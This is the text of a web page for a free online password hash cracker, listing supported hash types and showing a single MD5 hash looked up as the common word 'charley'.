Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

8d3533d75ae2c3966d7e0d4fcc69216b



Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
8d3533d75ae2c3966d7e0d4fcc69216b	md5	charley

Color Codes: Green Exact match, Yellow Partial match, Red Not found.